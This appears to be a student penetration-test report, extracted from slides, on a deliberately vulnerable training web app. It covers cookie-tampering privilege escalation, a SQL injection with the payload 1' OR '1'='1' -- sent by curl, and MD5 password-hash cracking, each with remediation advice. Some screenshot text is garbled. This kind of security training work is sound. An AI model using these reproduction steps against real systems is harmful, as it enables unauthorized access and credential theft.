1	Super	User	administrator	<button>View</button>
2	John	Doe	guest	<button>View</button>

Application

Name	Value	Dom...	Path	Expir...	Size	Http...	Secure	Sam...	Partit...	Cros...	Priority
authInfo	MjphZG1pbG==	4lvhs...	/	Sessi...	20						Medi...
uworkspaces	eyJhbGciOiJIUzU1NiIsInR5cCI6IkpXVCJ...	.prod...	/	Sessi...	1365	✓	✓	None			Medi...

Cookie Value ☐ Show URL-decoded
MjphZG1pbG==

Console

No messages

Copyright © 2020 Test Company LLC. All rights reserved.



Sensitive Data Exposure

Severity:	High
OWASP TOP 10 reference:	05:2021 - Security Misconfiguration
Vulnerability Explanation	
<p>The application grants administrative privileges based on a client-side flag in the authinfo cookie. This allows an unprivileged "guest" user to perform Vertical Privilege Escalation by simply modifying their session token. The server fails to verify the user's authentic role against the backend database upon request.</p>	
Remediation recommendation	
<p>Enforce Server-Side Authorization: Eliminate the use of client-side data (e.g., cookies) for making critical access control decisions. All user roles and privileges must be stored exclusively in secure server-side sessions, decoupling them entirely from the client. The server must validate the user's authority against this authoritative data store on every single request to a restricted administrative endpoint.</p>	



Sensitive Data Exposure

Steps to Reproduce to Issue:

- *Decode the authinfo cookie.*
- *Use the script to re-encode the..*
`python performbase64.py -d Mjplc2Vj`

The screenshot shows a code editor with a file explorer on the left and a terminal window on the right. The file explorer lists files: `bruteforce.py`, `checkhash.py`, `customers`, `customers-bandit.txt`, `hashid.py`, `home`, `performbase64.py`, `requirements.txt`, `test-password.txt`, `test-username.txt`, and `workspace`. The terminal window has a tab for 'Terminal 3' selected. It shows the following commands and output:

```
workspace root$ cd tools
tools root$ python performbase64.py -d Mjplc2Vj
2:user
tools root$ python performbase64.py 2:admin
MjphZG1pbG==
tools root$ ^C
tools root$
```

At the top of the terminal window, there is a snippet of Python code from a file named `__init__.py`:

```
93 >> Issue: [B311:blacklist] Standard pseudo-random generators are not suitable for security/cryptographic
    purposes.
94     Severity: Low    Confidence: High
95     Location: /home/workspace/VulnWebApp/Site/db/__init__.py:43
96     More Info: https://bandit.readthedocs.io/en/latest/blacklists/blacklist_calls.html#b311-random
97 42 +     letters = string.ascii_lowercase
98 43 +     result_str = ''.join(random.choice(letters) for i in range(length))
99 44 +     return result_str
```



Sensitive Data Exposure

- *Inject New Cookie Value:*

Use the browser's Developer Tools (Application Tab) to manually replace the existing authinfo cookie value with the new, re-encoded string.

The screenshot shows a web browser with the URL `4lvhsio5o.prod.udacity-student-workspaces.com/customers/`. The page displays a "Customers List" table with 4 rows. The browser's developer tools are open to the "Application" tab, showing the "Cookies" section. The "authinfo" cookie is selected, and its value is being edited in the "Cookie Value" field.

ID	First Name	Last Name	Username	Options
1	paul	doe	pdoe	<button>View</button>
2	jake	doe	jdoe	<button>View</button>
3	dave	doe	ddoe	<button>View</button>
4	mike	doe	mdoe	<button>View</button>

Name	Value	Dom...	Path	Expir...	Size	Http...	Secure	Sam...	Partit...	Cros...	Priority
authinfo	MjphZG1pbG==	4lvhs...	/	Sessi...	20						Medi...
uworkspaces	eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ...	.prod...	/	Sessi...	1365	✓	✓	None			Medi...



Sensitive Data Exposure

- *Verify Escalation:*

Refresh the page to send the manipulated cookie to the server. Observe the application interface. New restricted features (like "Customers" and "Users" menus) are now visible, confirming unauthorized administrative access for the 'guest' user.

The screenshot shows a web browser with the URL `4lvhsio5o.prod.udacity-student-workspaces.com/customers/`. The browser has several tabs open, including 'Report - Google Slides', 'Vulnerable Web Application - V...', 'VulnWebApp | Customers', and 'Vulnerable Web Application - F...'. The 'Customer Info' form is visible on the left, with fields for 'Customer ID' (1), 'Username' (paul), 'First Name' (doe), and 'Last Name' (pdoe). Below the form is a table with three rows of customer data:

ID	First Name	Last Name	Action
3	dave	ddoe	<button>View</button>
4	mike	mdoe	<button>View</button>
5	nick	ndoe	<button>View</button>

The network inspector on the right shows a request to `id/?_id=1760289858777` with a response containing a manipulated cookie: `[[{"id": "paul", "first_name": "doe", "last_name": "pdoe", "cookie": "d8578edf8458ce06fbc5bb76a58c5ca4"}]]`. The console shows no messages.




Sensitive Data Exposure

- The below commands can be used to discover the hashed values
Example :

```
python hashid.py d8578edf8458ce06fbc5bb76a58c5ca4
```

```
python checkhash.py d8578edf8458ce06fbc5bb76a58c5ca4 -t MD5
```



```
workspace root$ python hashid.py d8578edf8458ce06fbc5bb76a58c5ca4
python: can't open file 'hashid.py': [Errno 2] No such file or directory
workspace root$ cd tools
tools root$ python hashid.py d8578edf8458ce06fbc5bb76a58c5ca4
Analyzing 'd8578edf8458ce06fbc5bb76a58c5ca4'
[+] MD5
This is a demo version of the hashid.py for this training, for the full version please visit https://github.com/psypanda/hashID
tools root$ python checkhash.py d8578edf8458ce06fbc5bb76a58c5ca4 -t <MD5>
bash: syntax error near unexpected token 'newline'
tools root$ python checkhash.py d8578edf8458ce06fbc5bb76a58c5ca4 -t MD5
-----
Hashed value passed = d8578edf8458ce06fbc5bb76a58c5ca4
Hash type passed = MD5
Result = qwerty
Actual Hash Type should be = md5
-----
tools root$
```



SQLi


Severity:	<i>Critical</i>
OWASP TOP 10 reference:	<i>A03:2021- Injection</i>
Vulnerability Explanation	
<i>The application's API endpoint used for retrieving customer details via the path parameter (/customers/id/{ID}) fails to properly sanitize or parameterize user-controlled input. This allows an attacker to inject SQL metacharacters and commands into the path, manipulating the database query. Although the Web Application Firewall (WAF) blocked the full exploitation, the injection attempt itself was successfully detected, confirming the underlying code flaw.</i>	
Remediation recommendation	
<i>Adopt a strategic coding standard mandating the use of prepared statements or parameterized queries for all database calls. Do not construct SQL queries by concatenating user-supplied strings. If using a framework, ensure the ORM's built-in parameterization is used correctly for all path or query parameters.</i>	




SQLi

Steps to Reproduce the Issue

- *Open Network Console: Open Developer Tools (F12), go to the Network tab.*



- *Identify Target: Click "View" on any customer to find the hidden API request (e.g., `/customers/id/1?...`). Copy the request as a cURL command.*





SQLi

The screenshot shows a web browser window with the URL `4lvhsio5o.prod.udacity-student-workspaces.com/customers/`. The page title is "VulnWebApp | Customers". The page content includes a "Customers List" table with 5 entries:

ID	First Name	Last Name	Username	Options
1	paul	doe	pdoe	View
2	jake	doe	jdoe	View
3	dave	doe	ddoe	View
4	mike	doe	mdoe	View
5	nick	doe	ndoe	View

The browser's developer tools are open, showing the Network tab. A context menu is open over the first request, showing options like "Copy URL", "Copy as cURL (cmd)", and "Copy as cURL (bash)". The console shows "No messages".

- *Inject Payload: In the Terminal, modify the cURL command's URL, replacing the customer ID (/id/1) with the SQL Injection payload, ensuring the payload is URL-encoded to bypass basic URL validation.*
 - *Payload: 1' OR '1'='1' --*
 - *Injected Path Fragment:*
/id/1%27%20OR%20%271%27%3D%271%27%20--



- ▣ .ipynb_checkpoints
- ▣ Site
- ▣ VulnWebApp
- ▣ admin.html
- ▣ bandit-report.txt
- ▣ bruteforce.py
- ▣ checkhash.py
- ▣ customers
- ▣ customers-bandit.txt
- ▣ hashid.py
- ▣ home
- ▣ performbase64.py
- ▣ requirements.txt
- ▣ test-password.txt
- ▣ test-username.txt
- ▣ workspace

```
workspace root$ curl https://4lvhxasio5o.prod.udacity-student-workspaces.com/customers/id/1%27%200R%20%271%27%3D%271%27%20--?_id=1760298082470 \
> -H 'accept: application/json, text/javascript, */*; q=0.01' \
> -H 'accept-language: en-US,en;q=0.9' \
> -H 'access-control-allow-origin: *' \
> -b 'uworkspaces=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJkNzkxYmM4YyQzMTA4LTQ3ZjUtYWIIiwYiliYjklmMTYwMTYTYyMGEiLCJzdWJkb2lhaW5zIjpbeyJzdWJkb2lhaW4iOiJjYWwycDZxa3duIiwicG9ydCI6NDAwMDIsImNsdxNOXZlJeb2lhaW50YWllIjoic3ZjLWYxYTlVlnJnNjJkZDY1ODJjNTk5Y2E4NDk3MTIzNDNjOTllY2VkMWMuZGVmYXVsdc5zdmMuY2xlcllc3Rlc5sb2NhbcISInBvZE5hbWUiOiJmMWE1ZTYzZTYyZGQ2NTgyYzU5OWNhODQ5NzEyMzQzYzksZWNLZDFjIiwiY29udGFpbmVyTmFtZSI6IndlYi10ZXJtaW5hbC1jbGlbnQifSx7InN1YmRvbWFpbii6InJuZWRLZHRwajUiLCJwb3J0IjoONDMSImNsdXNOXZlJeb2lhaW50YWllIjoic3ZjLWYxYTlVlnJnNjJkZDY1ODJjNTk5Y2E4NDk3MTIzNDNjOTllY2VkMWMuZGVmYXVsdc5zdmMuY2xlcllc3Rlc5sb2NhbcISInBvZE5hbWUiOiJmMWE1ZTYzZTYyZGQ2NTgyYzU5OWNhODQ5NzEyMzQzYzksZWNLZDFjIiwiY29udGFpbmVyTmFtZSI6IndlYi10ZXJtaW5hbC1zcXJ2ZXIfSx7InN1YmRvbWFpbii6IjRsdmh4c2lvNW8iLCJwb3J0IjozMdAwLCJjYHVzdGVyRG9tYWluTmFtZSI6InN2Yy1mMWE1ZTYzZTYyZGQ2NTgyYzU5OWNhODQ5NzEyMzQzYzksZWNLZDFjLmRlZmFlbHQuc3ZjLmNsdXNOXZlJubG9jYWwlcjw2ROYwllIjoizjFhNWU2M2U2mmRknju4MmM1OTljYTg0OTcxMjM0M2M5OWVjZWQxYyIsImNvdnRhaw5lc3Rlc5hbWUiOiJ3ZWItIGdvYbWluYWwtc2VydmVynldfQ.EMVSboZ6oWhmcxNIIOcOji7S_4KH-OAhAjg4MxOu7T4srVe-tGU2JQIgcyrThHlt9NGJykaoBKgt8m2Aq7ChbkB7VqSDlxUhO5kS0jAAoUHvkoNx3rJwNiFmb2AE38KBegQoaYZLS4FkmI6KppwKekf3bus-ibzVbNm3maAQBZUtoJbSlpt2ESECEk8FDwoX_VuNOW3TMjtL7CLfhnjIkvCbKBIOM3BPFGhtp-yRUumnhY04n97XBnrfrHGouGjLtTwXtfs-4Fhsgvam4ULdjhZdilDVMb6LBDzRunhMLGy3iNvSiY9IfUWBj31ky2VO6vM27MHsx07qFMY5O6Q; authInfo=MjphZGIpbG== ' \
> -H 'priority: u=1, i' \
> -H 'referer: https://4lvhxasio5o.prod.udacity-student-workspaces.com/customers/' \
> -H 'sec-ch-ua: "Google Chrome";v="141", "Not?A_Brand";v="8", "Chromium";v="141"' \
> -H 'sec-ch-ua-mobile: ?0' \
> -H 'sec-ch-ua-platform: "Windows"' \
> -H 'sec-fetch-dest: empty' \
> -H 'sec-fetch-mode: cors' \
> -H 'sec-fetch-site: same-origin' \
> -H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36' \
> -H 'x-requested-with: XMLHttpRequest'
```



SQLi

RESULT :

The Terminal output will return the HTML content of the WAF block page (e.g., Cloudflare block), confirming that the malicious injection was attempted, but blocked by the external defense. This proves the application code itself is vulnerable.

```
<!--[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->
<!--[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->
<!--[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->
<!--[if gt IE 8]><!--> <html class="no-js" lang="en-US"> <!--<![endif]-->
<head>
<title>Attention Required! | Cloudflare</title>
<meta charset="UTF-8" />
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<meta http-equiv="X-UA-Compatible" content="IE-Edge" />
<meta name="robots" content="noindex, nofollow" />
<meta name="viewport" content="width=device-width,initial-scale=1" />
<link rel="stylesheet" id="cf_styles-css" href="/cdn-cgi/styles/cf.errors.css" />
<!--[if lt IE 9]><link rel="stylesheet" id='cf_styles-ie-css' href="/cdn-cgi/styles/cf.errors.ie
.css" /><![endif]-->
<style>body{margin:0;padding:0}</style>

<!--[if gte IE 10]><!-->
<script>
  if (!navigator.cookieEnabled) {
    window.addEventListener('DOMContentLoaded', function () {
      var cookieEl = document.getElementById('cookie-alert');
      cookieEl.style.display = 'block';
    })
  }
</script>
<!--<![endif]-->

</head>
<body>
  <div id="cf-wrapper">
    <div class="cf-alert cf-alert-error cf-cookie-error" id="cookie-alert" data-translate="enabl
e_cookies">Please enable cookies.</div>
    <div id="cf-error-details" class="cf-error-details-wrapper">
```



SQLi

```
< + + Terminal 1 X Terminal 2 X Terminal 3 X Terminal 4 X
/> home> workspace> tools

.ipyb_checkpoints
Site
VulnWebApp
admin.html
bandit-report.txt
bruteforce.py
checkhash.py
customers
customers-bandit.txt
hashid.py
home
performbase64.py
requirements.txt
test-password.txt
test-username.txt
workspace

<p class="text-13">
  <span class="cf-footer-item sm:block sm:mb-1">Cloudflare Ray ID: <strong class="font-semibol
d">98d921e18dadf15d</strong></span>
  <span class="cf-footer-separator sm:hidden">&bull;</span>
  <span id="cf-footer-item-ip" class="cf-footer-item hidden sm:block sm:mb-1">
    Your IP:
    <button type="button" id="cf-footer-ip-reveal" class="cf-footer-ip-reveal-btn">Click to re
veal</button>
    <span class="hidden" id="cf-footer-ip">35.223.131.230</span>
    <span class="cf-footer-separator sm:hidden">&bull;</span>
  </span>
  <span class="cf-footer-item sm:block sm:mb-1"><span>Performance &amp; security by</span> <a
rel="noopener noreferrer" href="https://www.cloudflare.com/5xx-error-landing" id="brand_link" ta
rget="_blank">Cloudflare</a></span>
</p>
<script>(function(){function d(){var b=a.getElementById("cf-footer-item-ip"),c=a.getElementByI
d("cf-footer-ip-reveal");b&&"classList"in b&&(b.classList.remove("hidden"),c.addEventListener("c
lick",function(){c.classList.add("hidden");a.getElementById("cf-footer-ip").classList.remove("hi
dden")}))}var a=document;document.addEventListener&&a.addEventListener("DOMContentLoaded",d)}())
</script>
</div><!-- /.error-footer -->

</div><!-- /#cf-error-details -->
</div><!-- /#cf-wrapper -->

<script>
window._cf_translation = {};

</script>

</body>
</html>
workspace root$
```




Algorithmic Failure (A05/Misconfiguration)

Severity:	<i>High</i>
OWASP TOP 10 reference:	<i>05:2021 - Security Misconfiguration</i>
Vulnerability Explanation	
<i>The application uses a deprecated and cryptographically weak hashing algorithm (e.g., MD5, confirmed by analyzing the hash found in the API response) for storing user passwords. Since MD5 is extremely fast and vulnerable to rainbow table and brute-force attacks, the resulting hashes are trivial to reverse back into plaintext passwords using offline tools. The weakness is a failure to properly configure a robust security component.</i>	
Remediation recommendation	
Mandate Strong, Slow Hashing: Immediately migrate all user password storage to a modern, deliberately slow, and salted hashing algorithm (e.g., Argon2 or bcrypt). Implement a migration strategy to re-hash existing user passwords upon their next successful login attempt.	



Algorithmic Failure (A05/Misconfiguration)

Steps to Reproduce the Issue:

- *Identify Hash: Find a user hash (d8578edf8458ce06fbc5bb76a58c5ca4) from the API response (via the Network tab)*

The screenshot displays a web application with a 'Customer Info' form and a table of customer data. The form fields are: Customer ID (1), Username (paul), First Name (doe), and Last Name (pdoe). The table lists customers with IDs 3, 4, and 5, names (dave, mike, nick), and last names (doe, ndoe). The developer tools show a network request to '/api/customers' with a JSON payload: `{"id": 1, "username": "paul", "first_name": "doe", "last_name": "pdoe", "hash": "d8578edf8458ce06fbc5bb76a58c5ca4"}`. The console is empty.

- *To Determine Algorithm: In the Terminal, use hashid.py to identify the hashing algorithm.*

python hashid.py d8578edf8458ce06fbc5bb76a58c5ca4





Algorithmic Failure (A05/Misconfiguration)

- *Crack Hash: Use checkhash.py with the confirmed algorithm (e.g., -t md5) to quickly crack the hash and retrieve the plaintext password (e.g.,qwerty "). The time taken to crack the hash confirms the severity of the weak configuration*